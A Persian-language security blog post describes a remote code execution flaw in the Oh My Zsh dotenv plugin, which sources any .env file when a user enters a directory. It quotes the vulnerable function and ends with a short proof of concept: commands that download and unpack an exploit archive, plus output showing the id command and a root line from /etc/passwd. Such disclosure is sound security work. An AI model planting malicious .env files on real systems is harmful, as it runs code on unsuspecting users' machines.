
آسیب پذیری جدید در OhMyZsh
آسیب پذیری RCE موجود در OhMyzsh که افزونه dotenv موجود به وجود آمدن آن شده است فرد مهاجم میتواند با دانلود یک فایل zip میتواند سیستم شمارا به خطر بیندازد
ZSH-Shell:
درواقع یک محیط shell برای تعامل بهتر با محیط shell سیستم های Unix-Like و Linux میباشد که علاوه بر زیبایی که دارد امکان ارائه قابلیت ها و پلاگین های مختلفی را همچون ساده تر کردن دستورات command-line، امکان ذخیره و دراختیار قرار دادن command های سیستم را دراختیار ما قرار میدهد این پوسته دارای theme های مختلفی است که یکی از آن ها OhMyZSH میباشد
آسیب پذیری در کد زیر اتقاق افتاده است که موجب remote code execution میشود که یک آسیب پذیری
source_env() {
if [[ -f $ZSH_DOTENV_FILE ]]; then
# test .env syntax
zsh -fn $ZSH_DOTENV_FILE || echo "dotenv: error when sourcing '$ZSH_DOTENV_FILE' file" >&2
if [[ -o a ]]; then
source $ZSH_DOTENV_FILE
else
set -a
source $ZSH_DOTENV_FILE
set +a
fi
fi
}
autoload -U add-zsh-hook
add-zsh-hook chpwd source_env
if [[ -z $ZSH_DOTENV_FILE ]]; then
ZSH_DOTENV_FILE=.env
fi
متدی در پلاگین dotenv که به منظور ساخت متغیر های محیطی از دستور source که یک دستور built-in به حساب میاید استفاده میکند که درواقع source در bash scripting وظیفه دارد دستورات درون پرونده ورودی را دریافت و به گونه ایی اجرا کند که انگار که در ترمینال تایپ شده است
هروقت کاربر وارد پرونده و یا دایرکتوری با استفاده از دستور cd شود که حاوی فایل .env باشد و ان فایل توسط source لود شود موجب بکارگیری آسیب پذیری میشود
فرض کنید از یک repository ناشناس یک فایل را دانلود میکنید و وارد دایرکتوری که آن فایل مخرب است میشوید
نحوه بکارگیری این آسیب پذیری:

# wget -q "https://github.com/mazen160/public/raw/master/Proof-of-Concepts/ohmyzsh-dotenv-rce/dotenv-poc.zip"
# unzip dotenv-poc.zip
# cd dotenv-poc
uid=0(root) gid=0(root) groups=0(root)
root:x:0:0:root:/root:/usr/bin/zsh
نویسنده:امیرحسین تنگسیری نژاد

